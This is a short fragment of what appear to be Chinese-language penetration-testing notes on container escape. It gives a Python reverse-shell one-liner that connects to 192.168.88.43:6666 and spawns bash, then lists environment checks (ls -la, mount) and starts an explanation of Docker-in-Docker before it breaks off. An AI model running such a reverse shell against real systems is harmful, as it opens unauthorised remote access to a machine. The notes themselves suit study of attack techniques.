1192.168.88.43 | python -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.88.43",6666));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' 判断环境 ls -la mount docker in docker “Docker in Docker” (DinD) 是一种在 Docker 容器内部运行 Docker 的实践方法。它允许您在一个容器中运行和管理 Docker 容器,而无需在宿主机上安装 Docker。 doc...